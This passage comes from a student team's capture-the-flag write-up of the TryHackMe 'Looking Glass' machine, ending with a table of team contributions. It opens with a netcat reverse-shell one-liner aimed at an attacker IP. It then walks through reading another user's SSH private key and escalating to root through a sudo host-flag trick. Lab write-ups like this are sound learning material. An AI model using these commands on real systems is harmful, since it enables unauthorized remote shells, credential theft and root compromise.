rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.157.166 4444 >/tmp/f
#wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.245.133 closed by remote host.
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ping 10.10.245.133
PING 10.10.245.133 (10.10.245.133) 56(84) bytes of data.
64 bytes from 10.10.245.133: icmp_seq=34 ttl=64 time=0.622 ms
64 bytes from 10.10.245.133: icmp_seq=35 ttl=64 time=0.438 ms
64 bytes from 10.10.245.133: icmp_seq=36 ttl=64 time=1.67 ms
64 bytes from 10.10.245.133: icmp_seq=37 ttl=64 time=1.74 ms
64 bytes from 10.10.245.133: icmp_seq=38 ttl=64 time=0.434 ms
64 bytes from 10.10.245.133: icmp_seq=39 ttl=64 time=0.424 ms
64 bytes from 10.10.245.133: icmp_seq=40 ttl=64 time=0.538 ms
```


Steps 4 : Root Privilege Escalation

Members Involved: Aqra, Inqsyira, Aqilah, Amirah


Tools used: Kali Linux, python3, cyberchef(from hex), ssh (RSA)

Thought Process and Methodology and Attempts:

On the terminal where we have did the nc, we connect it with python 3 to be able to access as Tweedledum. Now we are Tweedledum and discovered a file called "humptydumpty.txt" after executing "ls." The following is contained in this file.



One of the passwords was also impossible to decipher. This is due to the fact that instead of "sha-256," it is hexadecimal. We go to CyberChef to crack the password for HumptyDumpty.




Next we use : ***su humptydumpty*** (to switch user)

and enter the password to get a shell as humptydumpty.

```
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
```


We then use:***cat alice/.ssh/id_rsa***



we need to change the permissions of the id_rsa file. We use the key, change the rights, and SSH to alice.

nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa alice@IP

Now we log in as alice to find kitten.txt file.




Next we use the command :

find / -name *alice* -type f 2>/dev/null


to be able to open the ***/etc/sudoers***

Since we don't know Alice's password, we are unable to directly use ***sudo -l*** to determine her sudo privileges, but we can see that it has the ability to run ***/bin/bash*** as root. Again, we cannot execute this with sudo /bin/bash directly, but we may use sudo by using the ***-h or host flag.*** According to the data in the sudoers file, the host is ***ssalg-gnikool***,which is a reverse looking-glass. By changing the host we were able to list the permissions. Now using the host specified by the file, we can use the following command to get root!


sudo -h ssalg-gnikool -l -l



Now we are able to see root.txt file




We open the file using cat root.txt and get our last flag.



Again, we will receive a mirrored flag, and using the same command as before we can gain the original flag. And we are done! After we do what we previously did with the first flag!

Final Result:

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.



Contributions

ID	**Name**	Contribution	Signatures
121113093	Aqra Alisa binti Rashidi	Discovered the exploit, provide the screenshot, and did the write-up.	
1211103098	Nur Inqsyira binti Zamri	Provides Tryhackme premium, finished the exploit to root, and did the write-up.	
1211103097	Nurul Aqilah binti Mohd Shariff	Tried to exploit and arrange the write-up after compiling findings from Aqra.	
1211102093	Siti Nur Amirah binti Zuraihan	Tried to exploit, create the methodology, and did the video editing.	

Our Video Link

VIDEO LINK: https://youtu.be/QCr_qHL51RY